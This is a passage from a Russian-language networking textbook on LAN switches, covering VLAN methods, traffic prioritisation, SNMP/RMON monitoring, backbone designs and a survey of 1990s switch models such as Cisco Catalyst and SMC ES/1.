Коммутатор, работающий «на лету», может выполнять проверку некорректности передаваемых кадров, но не может изъять плохой кадр из сети, так как часть его байт (*и*, как правило, большая часть) уже переданы в сеть. В то же время при небольшой загрузке коммутатор, работающий «на лету», существенно уменьшает задержку передачи кадра, а это может быть важным для чувствительного к задержкам трафика. Поэтому некоторые производители, например Cisco, применяют механизм адаптивной смены режима работы коммутатора. Основной режим такого коммутатора — коммутация «на лету», но коммутатор постоянно контролирует трафик и при превышении интенсивности появления плохих кадров некоторого порога переходит на режим полной буферизации.

Использование различных классов сервиса

Эта функция позволяет администратору назначить различным типам кадров различные приоритеты их обработки. При этом коммутатор поддерживает несколько очередей необработанных кадров и может быть сконфигурирован, например, так, что он передает один низкоприоритетный пакет на каждые 10 высокоприоритетных пакетов. Это свойство может особенно пригодиться на низкоскоростных линиях и при наличии приложений, предъявляющих различные требования к допустимым задержкам.

Так как не все протоколы канального уровня поддерживают поле приоритета кадра, например, у кадров Ethernet оно отсутствует, то коммутатор должен использовать какой-либо дополнительный механизм для связывания кадра с его приоритетом. Наиболее распространенный способ — приписывание приоритета портам коммутатора. При этом способе коммутатор помещает кадр в очередь кадров соответствующего приоритета в зависимости от того, через какой порт поступил кадр в коммутатор. Способ несложный, но недостаточно гибкий — если к порту коммутатора подключен не отдельный узел, а сегмент, то все узлы сегмента получают одинаковый приоритет. Примером подхода к назначению классов обслуживания на основе портов является технология PACE компании 3Com.

Более гибким является назначение приоритетов MAC-адресам узлов, но этот способ требует выполнения большого объема ручной работы администратором.

Поддержка виртуальных сетей

Кроме своего основного назначения — повышения пропускной способности связей в сети — коммутатор позволяет локализовывать потоки информации в сети, а также контролировать эти потоки и управлять ими, используя пользовательские фильтры. Однако, пользовательский фильтр может запретить передачи кадров только по конкретным адресам, а широковещательный трафик он передает всем сегментам сети. Так требует алгоритм работы моста, который реализован в коммутаторе, поэтому сети, созданные на основе мостов и коммутаторов иногда называют плоскими — из-за отсутствия барьеров на пути широковещательного трафика.

Технология виртуальных сетей (Virtual LAN, VLAN) позволяет преодолеть указанное ограничение. Виртуальной сетью называется группа узлов сети, трафик которой, в том числе и широковещательный, на канальном уровне полностью изолирован от других узлов сети. Это означает, что передача кадров между разными виртуальными сегментами на основании адреса канального уровня невозможна, независимо от типа адреса — уникального, группового или широковещательного. В то же вре-

мя внутри виртуальной сети кадры передаются по технологии коммутации, то есть только на тот порт, который связан с адресом назначения кадра.

Говорят, что виртуальная сеть образует домен широковещательного трафика (broadcast domain), по аналогии с доменом коллизий, который образуется повторителями сетей Ethernet.

Назначение технологии виртуальных сетей состоит в облегчении процесса создания независимых сетей, которые затем должны связываться с помощью протоколов сетевого уровня. Для решения этой задачи до появления технологии виртуальных сетей использовались отдельные повторители, каждый из которых образовывал независимую сеть. Затем эти сети связывались маршрутизаторами в единую интерсеть.

При изменении состава сегментов (переход пользователя в другую сеть, дробление крупных сегментов) при таком подходе приходится производить физическую перекоммутацию разъемов на передних панелях повторителей или в кроссовых панелях, что не очень удобно в больших сетях — много физической работы, к тому же высока вероятность ошибки.

Поэтому для устранения необходимости физической перекоммутации узлов стали применять многосегментные повторители. В наиболее совершенных моделях таких повторителей приписывание отдельного порта к любому из внутренних сегментов производится программным путем, обычно с помощью удобного графического интерфейса. Примерами таких повторителей могут служить концентратор Distributed 5000 компании Bay Networks и концентратор PortSwitch компании 3Com. Программное приписывание порта сегменту часто называют статической или конфигурационной коммутацией.

Однако, решение задачи изменения состава сегментов с помощью повторителей накладывает некоторые ограничения на структуру сети — количество сегментов такого повторителя обычно невелико, поэтому выделить каждому узлу свой сегмент, как это можно сделать с помощью коммутатора, нереально. Поэтому сети, построенные на основе повторителей с конфигурационной коммутацией, по-прежнему основаны на разделении среды передачи данных между большим количеством узлов, и, следовательно, обладают гораздо меньшей производительностью по сравнению с сетями, построенными на основе коммутаторов.

При использовании технологии виртуальных сетей в коммутаторах одновременно решаются две задачи:

- повышение производительности в каждой из виртуальных сетей, так как коммутатор передает кадры в такой сети только узлу назначения;

- изоляция сетей друг от друга для управления правами доступа пользователей и создания защитных барьеров на пути широковещательных штормов.

Для связи виртуальных сетей в интерсеть требуется привлечение сетевого уровня. Он может быть реализован в отдельном маршрутизаторе, а может работать и в составе программного обеспечения коммутатора.

Технология образования и работы виртуальных сетей с помощью коммутаторов пока не стандартизована, хотя и реализуется в очень широком спектре моделей коммутаторов разных производителей. Положение может скоро измениться, если будет принят стандарт 802.1Q, разрабатываемый в рамках института ШЕЕ.

В виду отсутствия стандарта каждый производитель имеет свою технологию виртуальных сетей, которая, как правило, несовместима с технологией других производителей. Поэтому виртуальные сети можно создавать пока на оборудовании одного производителя. Исключение составляют только виртуальные сети, построенные на основе спецификации LANE (LAN Emulation), предназначенной для обеспечения взаимодействия ATM-коммутаторов с традиционным оборудованием локальных сетей. При создании виртуальных сетей на основе одного коммутатора обычно используется механизм группирования в сети портов коммутатора. Это логично, так как виртуальных сетей, построенных на основе одного коммутатора, не может быть больше, чем портов. В случае, если к одному порту подключен сегмент, построенный на основе повторителя, то узлы такого сегмента не имеет смысла включать в разные виртуальные сети — все равно трафик этих узлов будет общим.

Создание виртуальных сетей на основе группирования портов не требует от администратора большого объема ручной работы — достаточно каждый порт приписать к нескольким заранее поименованным виртуальным сетям. Обычно такая операция выполняется путем перетаскивания мышью графических символов портов на графические символы сетей.

Второй способ, который используется для образования виртуальных сетей основан на группировании MAC-адресов. При существовании в сети большого количества узлов этот способ требует выполнения большого количества ручных операций от администратора. Однако, он оказывается более гибким при построении виртуальных сетей на основе нескольких коммутаторов, чем способ группирования портов. Проблема, возникающую при создании виртуальных сетей на основе нескольких коммутаторов, поддерживающих технику группирования портов в следующем: если узлы какой-либо виртуальной сети подключены к разным коммутаторам, то для соединения коммутаторов каждой такой сети должна быть выделена своя пара портов. В противном случае, если коммутато-

ры будут связаны только одной парой портов, информация о принадлежности кадра той или иной виртуальной сети при передаче из коммутатора в коммутатор будет утеряна. Таким образом, коммутаторы с группировкой портов требуют для своего соединения столько портов, сколько виртуальных сетей они поддерживают. Порты и кабели используются при таком способе очень расточительно. Кроме того, при соединении виртуальных сетей через маршрутизатор для каждой виртуальной сети выделяется в этом случае отдельный кабель, что затрудняет вертикальную разводку, особенно если узлы виртуальной сети присутствуют на нескольких этажах.

Группирование MAC-адресов в сеть на каждом коммутаторе избавляет от необходимости их связи несколькими портами, однако требует выполнения большого количества ручных операций по маркировке MAC-адресов на каждом коммутаторе сети.

Описанные два подхода основаны только на добавлении дополнительной информации к адресным таблицам моста и не используют возможности встраивания информации о принадлежности кадра к виртуальной сети в передаваемый кадр. Остальные подходы используют имеющиеся или дополнительные поля кадра для сохранения информации и принадлежности кадра при его перемещениях между коммутаторами сети. При этом нет необходимости запоминать в каждом коммутаторе принадлежность всех MAC-адресов интерсети виртуальным сетям.

В случае, если используется дополнительное поле с пометкой о номере виртуальной сети, то оно используется только тогда, когда кадр передается от коммутатора к коммутатору, а при передаче кадра конечному узлу оно удаляется. При этом модифицируется протокол взаимодействия «коммутатор-коммутатор», а программное и аппаратное обеспечение конечных узлов остается неизменным. Примеров таких фирменных протоколов много, но общий недостаток у них один — они не поддерживаются другими производителями. Компания Cisco предложила использовать в качестве стандартной добавки к кадрам любых протоколов локальных сетей заголовок протокола 802.10, предназначенного для поддержки функций безопасности вычислительных сетей. Сама компания использует этот метод в тех случаях, когда коммутаторы объединяются между собой по протоколу FDDI. Однако, эта инициатива не была поддержана другими ведущими производителями коммутаторов, поэтому до принятия стандарта 802.1Q фирменные протоколы маркировки виртуальных сетей будут преобладать. Существует два способа построения виртуальных сетей, которые используют уже имеющиеся поля для маркировки принадлежности кадра виртуальной сети, однако эти поля принадлежат не кадрам канальных протоколов, а пакетам сетевого уровня или ячейкам технологии ATM.

В первом случае виртуальные сети образуются на основе сетевых адресов, то есть той же информации, которая используется при построении интерсетей традиционным способом — с помощью физически отдельных сетей, подключаемых к разным портам маршрутизатора.

Когда виртуальная сеть образуется на основе номеров сетей, то каждому порту коммутатора присваивается один или несколько номеров сетей, например, номеров IP-сетей. Каждый номер IP-сети соответствует одной виртуальной сети. Конечные узлы также должны в этом случае поддерживать протокол IP. При передаче кадров между узлами, принадлежащими одной виртуальной сети, конечные узлы посылают данные непосредственно по MAC-адресу узла назначения, а в пакете сетевого уровня указывают IP-адрес своей виртуальной сети. Коммутатор в этом случае передает кадры на основе MAC-адреса назначения по адресной таблице, проверяя при этом допустимость передач по совпадению IP-номера сети пакета, содержащегося в кадре, и IP-адресу порта назначения, найденному по адресной таблице. При передачах кадра из одного коммутатора в другой, его IP-адрес переносится вместе с кадром, а значит коммутаторы могут быть связаны только одной парой портов для поддержки виртуальных сетей, распределенных между несколькими коммутаторами.

В случае, когда нужно произвести обмен информацией между узлами, принадлежащими разным виртуальным сетям, конечный узел работает так же, как если бы он находился в сетях, разделенных обычным маршрутизатором. Конечный узел направляет кадр маршрутизатору по умолчанию, указывая его MAC-адрес в кадре, а IP-адрес узла назначения — в пакете сетевого уровня. Маршрутизатором по умолчанию должен быть внутренний блок коммутатора, который имеет определенный MAC-адрес и IP-адрес, как и традиционный маршрутизатор. Кроме того, он должен иметь таблицу маршрутизации, в которой указывается выходной порт для всех номеров сетей, которые существуют в общей интерсети.

В отличие от традиционных маршрутизаторов, у которых каждый порт имеет свой номер сети, коммутаторы, поддерживающие сетевой протокол для образования виртуальных сетей, назначают один и тот же номер сети нескольким портам. Кроме того, один и тот же порт может быть связан с несколькими номерами сетей, если через него связываются коммутаторы.

Часто коммутаторы не поддерживают функции автоматического построения таблиц маршрутизации, которые поддерживаются протоколами маршрутизации, такими как RIP или OSPF. Такие коммутаторы называют коммутаторами 3-го уровня, чтобы подчеркнуть их отличие от традиционных маршрутизаторов. При использовании коммутаторов 3-го уровня таблицы маршрутизации либо создаются администратором вручную (это тоже часто приемлемо при небольшом количестве виртуальных сетей и маршруте по умолчанию к полноценному маршрутизатору), либо

загружаются из маршрутизатора. По последней схеме взаимодействует коммутатор Catalist 5000 компании Cisco с маршрутизаторами этой же компании.

В случае, если же коммутатор не поддерживает функций сетевого уровня, то его виртуальные сети могут быть объединены только с помощью внешнего маршрутизатора. Некоторые компании выпускают специальные маршрутизаторы для применения совместно с коммутаторами. Примером такого маршрутизатора служит маршрутизатор Vgate компании RND.

Этот маршрутизатор имеет один физический порт для связи с портом коммутатора, но этот порт может поддерживать до 64 MAC-адресов, что позволяет маршрутизатору объединять до 64 виртуальных сетей.

Последний способ организации виртуальных сетей связан с применением в сети АТМ-коммутаторов. Этот способ основан на использовании для передачи кадров каждой виртуальной сети через коммутаторы АТМ с помощью отдельного виртуального соединения.

Управление коммутируемыми сетями

Коммутаторы — это сложные многофункциональные устройства, играющие ответственную роль в современных сетях. Поэтому поддержка функций централизованного контроля и управления, реализуемого протоколом SNMP и соответствующими агентами, практически обязательна для всех классов коммутаторов (кроме, может быть, настольных коммутаторов, предназначенных для работы в очень маленьких сетях).

Для поддержки SNMP-управления коммутаторы имеют модуль управления, в котором имеется агент, ведущий базу данных управляющей информации. Этот модуль часто выполняется на отдельном мощном процессоре, чтобы не замедлять основные операции коммутатора.

Наблюдение за трафиком

Так как перегрузки процессоров портов и других обрабатывающих элементов коммутатора могут приводить к потерям кадров, то функция наблюдения за распределением трафика в сети, построенной на основе коммутаторов, очень важна.

Однако, если сам коммутатор не имеет отдельного агента для каждого своего порта, то задача слежения за трафиком, традиционно решаемая в сетях с разделяемыми средами с помощью установки в сеть внешнего анализатора протоколов, очень усложняется.

Обычно в традиционных сетях анализатор протоколов (например, Snifferкомпании Network General) подключался к свободному порту кон-

центратора и видел весь трафик, передаваемый между любыми узлами сети.

В случае, если же анализатор протокола подключить к свободному порту коммутатора, то он не увидит почти ничего, так как ему кадры передавать никто не будет, а чужие кадры в его порт также направляться не будут. Единственный вид трафика, который будет видеть анализатор — это трафик широковещательных пакетов, которые будут передаваться всем узлам сети. В случае, когда сеть разделена на виртуальные сети, анализатор протоколов будет видеть только широковещательный трафик своей виртуальной сети.

Для того, чтобы анализаторами протоколов можно было по-прежнему пользоваться и в коммутируемых сетях, производители коммутаторов снабжают свои устройства функцией зеркального отображения трафика любого порта на специальный порт. К специальному порту подключается анализатор протоколов, а затем на коммутатор подается команда через его модуль SNMP-управления для отображения трафика какого-либо порта на специальный порт.

Наличие функции зеркализации портов частично снимает проблему, но оставляет некоторые вопросы. Например, как просмотреть одновременно трафик двух портов, или как просматривать трафик порта, работающего в полнодуплексном режиме.

Более надежным способом слежения за трафиком, проходящим через порты коммутатора, является замена анализатора протокола на агенты RMON MIB для каждого порта коммутатора.

Агент RMON выполняет все функции хорошего анализатора протокола для протоколов Ethernet и Token Ring, собирая детальную информацию об интенсивности трафика, различных типах плохих кадров, о потерянных кадрах, причем самостоятельно строя временные ряды для каждого фиксируемого параметра. Кроме того, агент RMON может самостоятельно строить матрицы перекрестного трафика между узлами сети, которые очень нужны для анализа эффективности применения коммутатора.

Так как агент RMON, реализующий все 9 групп объектов Ethernet, стоит весьма дорого, то производители для снижения стоимости коммутатора часто реализуют только первые несколько групп объектов RMON MIB.

Управление виртуальными сетями

Виртуальные сети порождают проблемы для традиционных систем управления на SNMP-платформе как при их создании, так и при наблюдении за их работой.

Как правило, для создания виртуальных сетей требуется специальное программное обеспечение компании-производителя, которое работает на платформе системы управления, такой как, например, HP Open View. Сами платформы систем управления этот процесс поддержать не могут, в основном из-за отсутствия стандарта на виртуальные сети. Можно надеяться, что появление стандарта 802.1Q изменит ситуацию в этой области.

Наблюдение за работой виртуальных сетей также создает проблемы для традиционных систем управления. При создании карты сети, включающей виртуальные сети, необходимо отображать как физическую структуру сети, так и ее логическую структуру, соответствующую связям отдельных узлов виртуальной сети. При этом по желанию администратора система управления должна уметь отображать соответствие логических и физических связей в сети, то есть на одном физическом канале должны отображаться все или отдельные пути виртуальных сетей.

К сожалению, многие системы управления либо вообще не отображают виртуальные сети, либо делают это очень неудобным для пользователя способом.

Типовые схемы применения коммутаторов в локальных сетях

Коммутатор или концентратор?

При построении небольших сетей, составляющих нижний уровень иерархии корпоративной сети, вопрос о применении того или иного коммуникационного устройства сводится к вопросу о выборе между концентратором или коммутатором.

При ответе на этот вопрос нужно принимать во внимание несколько факторов. Безусловно, немаловажное значение имеет стоимость за порт, которую нужно заплатить при выборе устройства. Из технических соображений в первую очередь нужно принять во внимание существующее распределение трафика между узлами сети. Кроме того, нужно учитывать перспективы развития сети: будут ли в скором времени применяться мультимедийные приложения, будет ли модернизироваться компьютерная база. В случае, если да, то нужно уже сегодня обеспечить резервы по пропускной способности применяемого коммуникационного оборудования. Использование технологии intranet также ведет к увеличению объемов трафика, циркулирующего в сети, и это также необходимо учитывать при выборе устройства.

При выборе типа устройства — концентратор или коммутатор — нужно еще определить и тип протокола, который будут поддерживать его

порты (или протоколов, если идет речь о коммутаторе, так как каждый порт может поддерживать отдельный протокол).

Сегодня выбор делается между протоколами двух скоростей — 10 Мб/с и 100 Мб/с. Поэтому, сравнивая применимость концентратора или коммутатора, необходимо рассмотреть вариант концентратора с портами на 10 Мб/с, вариант концентратора с портами на 100 Мб/с, и несколько вариантов коммутаторов с различными комбинациями скоростей на его портах.

Пользуясь техникой применения матрицы перекрестного трафика для анализа эффективности применения коммутатора, можно оценить, сможет ли коммутатор с известными пропускными способностями портов и общей производительностью поддержать трафик в сети, заданный в виде матрицы средних интенсивностей трафика.

Рассмотрим теперь эту технику для ответа на вопрос о применимости коммутатора в сети с одним сервером и несколькими рабочими станциями, взаимодействующими только с сервером. Такая конфигурация сети часто встречается в сетях масштаба рабочей группы, особенно в сетях NetWare, где стандартные клиентские оболочки не могут взаимодействовать друг с другом.

Матрица перекрестного трафика для такой сети имеет вырожденный вид. В случае, если сервер подключен, например, к порту 4, то только 4-я строка матрицы и 4-й столбец матрицы будут иметь отличные от нуля значения. Эти значения соответствуют выходящему и входящему трафику порта, к которому подключен сервер. Поэтому условия применимости коммутатора для данной сети сводятся к возможности передачи всего трафика сети портом коммутатора, к которому подключен сервер.

В случае, если коммутатор имеет все порты с одинаковой пропускной способностью, например, 10 Мб/с, то в этом случае пропускная способность порта в 10 Мб/с будет распределяться между всеми компьютерами сети. Возможности коммутатора по повышению общей пропускной способности сети оказываются для такой конфигурации невостребованными. Несмотря на микросегментацию сети, ее пропускная способность ограничивается пропускной способностью протокола одного порта, как и в случае применения концентратора с портами 10 Мб/с. Небольшой выигрыш при использовании коммутатора будет достигаться лишь за счет уменьшения количества коллизий — вместо коллизий кадры будут просто попадать в очередь к передатчику порта коммутатора, к которому подключен сервер.

Для того, чтобы коммутатор работал в сетях с выделенным сервером более эффективно, производители коммутаторов выпускают модели с одним высокоскоростным портом на 100 Мб/с для подключения сервера и несколькими низкоскоростными портами на 10 Мб/с для подключения

рабочих станций. В этом случае между рабочими станциями распределяется уже 100 Мб/с, что позволяет обслуживать в неблокирующем режиме 10 — 30 станций, в зависимости от интенсивности создаваемого ими трафика.

Однако с таким коммутатором может конкурировать концентратор, поддерживающий протокол с пропускной способностью 100 Мб/с, например, Fast Ethernet. Стоимость его за порт будет несколько ниже стоимости за порт коммутатора с одним высокоскоростным портом, а производительность сети примерно та же.

Очевидно, что выбор коммуникационного устройства для сети с выделенным сервером достаточно сложен. Для принятия окончательного решения нужно принимать во внимание перспективы развития сети в отношении движения к сбалансированному трафику. В случае, если в сети вскоре может появиться взаимодействие между рабочими станциями, или же второй сервер, то выбор необходимо делать в пользу коммутатора, который сможет поддержать дополнительный трафик без ущерба по отношению к основному.

В пользу коммутатора может сыграть и фактор расстояний — применение коммутаторов не ограничивает максимальный диаметр сети величинами в 2500 м или 210 м, которые определяют размеры домена коллизий при использовании концентраторов Ethernet и Fast Ethernet.

Коммутатор или маршрутизатор?

При построении верхних, магистральных уровней иерархии корпоративной сети проблема выбора формулируется по-другому — коммутатор или маршрутизатор?

Коммутатор выполняет передачу трафика между узлами сети быстрее и дешевле, зато маршрутизатор более интеллектуально отфильтровывает трафик при соединении сетей, не пропуская ненужные или плохие пакеты, а также надежно защищая сети от широковещательных штормов.

В связи с тем, что коммутаторы корпоративного уровня могут поддерживать некоторые функции сетевого уровня, выбор все чаще делается в пользу коммутатора. При этом маршрутизатор также используется, но он часто остается в локальной сети в единственном экземпляре. Этот маршрутизатор обычно служит и для связи локальной сети с глобальными, и для объединения виртуальных сетей, построенных с помощью коммутаторов.

В центре же сетей зданий и этажей все чаще используются коммутаторы, так как только при их использовании возможно осуществить передачу нескольких гигабит информации в секунду за приемлемую цену.

Стянутая в точку магистраль на коммутаторе

При всем разнообразии структурных схем сетей, построенных на коммутаторах, все они используют две базовые структуры — стянутую в точку магистраль и распределенную магистраль. На основе этих базовых структур затем строятся разнообразные структуры конкретных сетей.

Стянутая в точку магистраль (collapsed backbone) — это структура, при которой объединение узлов, сегментов или сетей происходит на внутренней магистрали коммутатора.

Преимуществом такой структуры является высокая производительность магистрали. Так как для коммутатора производительность внутренней шины или схемы общей памяти, объединяющей модули портов, в несколько Гб/с не является редкостью, то магистраль сети может быть весьма быстродействующей, причем ее скорость не зависит от применяемых в сети протоколов и может быть повышена с помощью замены одной модели коммутатора на другую.

Положительной чертой такой схемы является не только высокая скорость магистрали, но и ее протокольная независимость. На внутренней магистрали коммутатора в независимом формате одновременно могут передаваться данные различных протоколов, например, Ethernet, FDDI и Fast Ethernet. Подключение нового узла с новым протоколом часто требует не замены коммутатора, а просто добавления соответствующего интерфейсного модуля, поддерживающего этот протокол.

В случае, если к каждому порту коммутатора в такой схеме подключен только один узел, то такая схема будет соответствовать микросегментированной сети.

Распределенная магистраль на коммутаторах

В сетях больших зданий или кампусов использование структуры с коллапсированной магистралью не всегда рационально или же возможно. Такая структура приводит к протяженным кабельным системам, которые связывают конечные узлы или коммутаторы сетей рабочих групп с центральным коммутатором, шина которого и является магистралью сети. Высокая плотность кабелей и их высокая стоимость ограничивают применение стянутой в точку магистрали в таких сетях. Иногда, особенно в сетях кампусов, просто невозможно стянуть все кабели в одно помещение из-за ограничений на длину связей, накладываемых технологией (например, все реализации технологий локальных сетей на витой паре ограничивают протяженность кабелей в 100 м).

Поэтому в локальных сетях, покрывающих большие территории, часто используется другой вариант построения сети — с распределенной магистралью.

Распределенная магистраль — это разделяемый сегмент сети, поддерживающий определенный протокол, к которому присоединяются коммутаторы сетей рабочих групп и отделов. На примере распределенная магистраль построена на основе двойного кольца FDDI, к которому подключены коммутаторы этажей. Коммутаторы этажей имеют большое количество портов Ethernet, трафик которых транслируется в трафик протокола FDDI, когда он передается по магистрали с этажа на этаж.

Распределенная магистраль упрощает связи между этажами, сокращает стоимость кабельной системы и преодолевает ограничения на расстояния.

Однако, скорость магистрали в этом случае будет существенно меньше скорости магистрали на внутренней шине коммутатора. Причем скорость эта фиксированная и не превышает в настоящее время 100 Мб/с. Поэтому распределенная магистраль может применяться только при невысокой интенсивности трафика между этажами или зданиями.

Обзор моделей коммутаторов

Рынок коммутаторов сегодня очень обширен, поэтому в этом кратком обзоре остановимся только на некоторых популярных моделях коммутаторов различного класса. Обычно коммутаторы делят в первую очередь на классы в соответствии с их областями применения — настольные коммутаторы, коммутаторы рабочих групп, коммутаторы отделов и магистральные (корпоративные коммутаторы). У каждого класса коммутаторов есть свои отличительные признаки.

Настольные коммутаторы

- Фиксированное количество портов;
- Все порты работают на одной скорости;
- Используются для организации одноранговых связей высокоскоростных рабочих станций;
- Режим коммутации — «на лету»;
- Чаще всего не содержат модуля SNMP-управления, а также не поддерживают алгоритм Spanning Tree.

Пример: 3Com LinkSwitch 500.

Коммутаторы рабочих групп

- Имеют по крайней мере 1 высокоскоростной порт (FDDI, Fast Ethernet, ATM);
- Транслируют протоколы;
- Как правило, управляемы по SNMP, поддерживают алгоритм Spanning Tree;
- Режим коммутации — с буферизацией.

Примеры: семейство 3Com LinkSwitch (кроме модели 500), SMC TigerSwitch XE, Bay Networks Ethernet Workgroup Switch.

Коммутаторы отделов и центров обработки данных

- Модульное исполнение;
- Поддержка нескольких протоколов;
- Встроенные средства обеспечения отказоустойчивости:
  - избыточные источники питания;
  - модули hot-swap.
- Пользовательские фильтры;
- Поддержка виртуальных сегментов;

Примеры: 3Com LANplex 2500, SMC ES/1, Bay Networks LattisSwitch System 28115.

Коммутаторы магистралей зданий/кампусов

- Те же свойства, что и у коммутаторов отделов;
- Шасси с большим количеством слотов (10 — 14);
- Внутренняя пропускная способность 1 — 10 Гб/с;
- Поддержка 1-2 протоколов маршрутизации (локальные интерфейсы) для образования виртуальных сетей.

Примеры: 3Com LANplex 6000, Cabletron MMAC Plus, LANNET LET-36, Cisco Catalist 5000, Bay Networks System 5000.

Коммутаторы Catalyst компании Cisco Systems

Коммутатор Catalyst 5000 представляет собой старшую модель семейства Catalyst. Это модульная, многоуровневая платформа коммутации, которая обеспечивает высокий уровень производительности, предоставляя возможность как для создания выделенных соединений в сети Ethernet со скоростями 10 и 100 Мб/с, так и для организации взаимодействия с сетями FDDI и ATM.

Шасси Catalyst 5000 имеет 5 разъемов. В один разъем устанавливается модуль управления Supervisor Engine, который управляет доступом к коммутируемой матрице, имеющей возможность коммутации более 1 млн. пакетов в секунду. Модуль поддерживает функции локального и удаленного управления и имеет два порта Fast Ethernet, которые могут использоваться для соединения серверов сети или каскадирования устройств Catalyst 5000. Остальные разъемы могут использоваться для установки следующих модулей:

- 24 порта 10Base-T;
- 12 портов 10Base-FL;
- 12 портов 100Base-TX;
- 12 портов 100Base-FX;
- 1 порт DAS CDDI/FDDI (не более 3-х модулей в шасси);
- 1 порт 155 Мб/с ATM (не более 3-х модулей в шасси).

Одно устройство Catalyst 5000 может поддерживать до 96 коммутируемых портов Ethernet и до 50 коммутируемых портов Fast Ethernet.

Поддерживается формирование виртуальных сетей как в пределах одного устройства Catalyst 5000, так и для нескольких устройств на основе группирования портов. Можно создать до 1000 виртуальных сетей для нескольких устройств Catalyst 5000, соединенных интерфейсами Fast Ethernet, CDDI/FDDI или ATM. Любой интерфейс Fast Ethernet может быть сконфигурирован как интерфейс InterSwitch Link (ISL) для поддержки нескольких виртуальных сетей. Интерфейс ISL — частное решение компании Cisco для передачи информации между коммутаторами о виртуальных сетях.

Все виртуальные сети поддерживают протокол IEEE 802.1d Spanning Tree для обеспечения отказоустойчивых соединений. При использовании интерфейса ATM для соединения коммутаторов поддержка виртуальных сетей осуществляется на основе спецификации LANE через виртуальные соединения. Интерфейс FDDI поддерживает виртуальные сети с помощью спецификации 802.10.

Отличительной особенностью коммутаторов Catalyst является выполнение коммутации на 3 уровне модели OSI, что позволяет объединять виртуальные сети внутри устройства (для этого требуется дополнительное программное обеспечение).

Модуль управления коммутацией поддерживает три уровня очередей кадров с различными приоритетами, причем приоритеты назначаются для каждого порта отдельно. Это позволяет эффективно обслуживать мультимедийный трафик.

Большой буфер (по 192 Кбайта на порт) обеспечивает сохранение и передачу информации при пиковых нагрузках.

Система Catalyst 3000 представляет собой оригинальную реализацию стековой архитектуры для коммутаторов. Эта архитектура поддерживается устройствами двух типов:

- Коммутатор Catalyst 3000 с 16 портами 10Base-T, одним портом AUI и двумя слотами расширения. Модули расширения могут иметь либо 1 порт 100Base-TX, либо 3 порта 10Base-FL, либо 4 порта 10Base-T, либо 1 порт ATM. Порт мониторинга осуществляет зекрализацию любого порта данных на внешний порт.
- Catalyst Matrix — 8-ми портовая матрица коммутация, с помощью которой можно объединить в стек до 8 коммутаторов Catalyst 3000 для создания единого коммутирующего центра.

Коммутаторы Catalyst 3000 подключаются к Catalyst Matrix через специальные 280 Мб/с порты. Производительность шины Catalyst Matryx составляет 3.84 Гб/с.

Коммутатор работает под управлением IOS и использует два алгоритма коммутации — cut-throw и store-and-forward.

Стек Catalyst 3000 поддерживает до 64 виртуальных сетей и позволяет фильтровать трафик по адресу источника и адресу назначения. Максимальное число MAC-адресов — до 10K на устройство.

Поддерживается алгоритм Spanning Tree и SNMP-управление.

Коммутатор EliteSwitch ES/1 компании SMC

Корпорация SMC (сейчас ее подразделение коммутаторов является частью компании Cabletron) разработала коммутатор EliteSwitch ES/1 как эффективный инструмент для создания внутренней магистрали сети средних размеров. Коммутатор ES/1 сочетает в себе функции высокопроизводительного коммутатора технологий Ethernet/Token Ring/FDDI и локального маршрутизатора, позволяющего создавать виртуальные сети IP и IPX на основе виртуальных коммутируемых рабочих групп. Таким образом, в одном устройстве объединены функции switching и internetworking, необходимые для построения на базе внутренней скоростной шины структурированной локальной сети. Коммутатор поддерживает и глобальные связи с топологией «точка-точка» по линиям T1/E1, позволяя связывать несколько локальных сетей, построенных на его основе, друг с другом.

Коммутатор ES/1 работает по технологии коммутации с буферизацией, что позволяет ему транслировать протоколы канального уровня,

осуществлять пользовательскую фильтрацию, сбор статистики и локальную маршрутизацию.

Организация коммутатора ES/1

Модульный концентратор ES/1 компании SMC представляет собой устройство в виде корпуса-шасси с задней коммуникационной платой, на которой выполнена внутренняя шина с производительностью 800 Мб/с. Блок обработки пакетов (Packet Processing Engine) включает в себя два процессорных модуля, оснащенных высокопроизводительными RISC-процессорами AMD 29000. Один из процессоров предназначен для передачи пакетов (то есть выполняет функции коммутации), а другой осуществляет администрирование — фильтрацию на портах концентратора в соответствии с масками, введенными администратором, и управляет всей логикой работы концентратора. Оба процессора имеют доступ к общей памяти объемом 4 МБ.

Как уже отмечалось, модуль обработки пакетов коммутатора ES/1 построен на сдвоенной процессорной архитектуре, причем каждый из процессоров отвечает за свои функции. Однако в случае отказа одного из них второй процессор возьмет на себя все функции первого. При этом коммутатор в целом продолжит нормальную работу, может только несколько снизиться его производительность.

Адресная таблица концентратора позволяет сохранять до 8192 MAC-адресов.

Программное обеспечение, управляющее работой концентратора ES/1, дублируется в двух банках Flash-памяти. Во-первых, это позволяет производить upgrade новых версий программного обеспечения без прекращения выполнения концентратором своих основных функций по коммутации пакетов, а во-вторых, сбой при загрузке нового ПО из банка Flash-памяти не приведет к отказу концентратора, поскольку ПО из первого банка памяти останется в рабочем состоянии, и концентратор автоматически перезагрузит его.

В слоты концентратора вставляются сетевые коммуникационные модули, при этом реализована технология автоматической самоконфигурации plug-and-play. Каждый модуль оснащен собственным RISC-процессором, который преобразует приходящие пакеты в протокольно-независимый вид (это означает, что сохраняются только блок данных, адреса приемника и источника, а также информация о сетевом протоколе) и передает их далее по внутренней шине в блок обработки пакетов.

Отказоустойчивость работы модулей обеспечивается наличием в каждом из них специального сенсора, посылающего предупреждение на консоль оператора при приближении температуры к критической отметке. Это может произойти, например, по причине запыления воздушных фильтров. В случае, если температура продолжает повышаться и превы-

шает второе пороговое значение, модуль автоматически отключается от питания для предотвращения выхода из строя элементной базы. При снижении температуры модуль автоматически продолжит работу.

Важной особенностью концентратора ES/1 является встроенная система защиты от «штормов» широковещательных пакетов (broadcast storm). Программное обеспечение концентратора ES/1 позволяет установить предельную частоту прихода таких пакетов на каждый порт концентратора, в случае превышения которой широковещательные пакеты перестают передаваться в другие сегменты сети, что сохраняет их работоспособность.

Фильтрация и виртуальные рабочие группы

С помощью механизма маскирования портов администратор может создавать виртуальные рабочие группы с целью защиты от несанкционированного доступа и повышения производительности ЛВС путем перераспределения информационных потоков. Фильтрацию можно включать на входящие и/или выходящие пакеты, по MAC-адресу или по всему сегменту и так далее. Всего маска может содержать до 20-ти условий, объединенных булевыми операндами «AND» и «OR». Понятно, что каждый пакет, приходящий на порт коммутатора, должен быть дополнительно проверен на соответствие условиям фильтрации, что требует дополнительных вычислительных ресурсов и может привести к снижению производительности. То, что в ES/1 один из двух процессоров выделен для проверки условий фильтрации, обеспечивает сохранение высокой производительности коммутатора при введенных администратором масках.

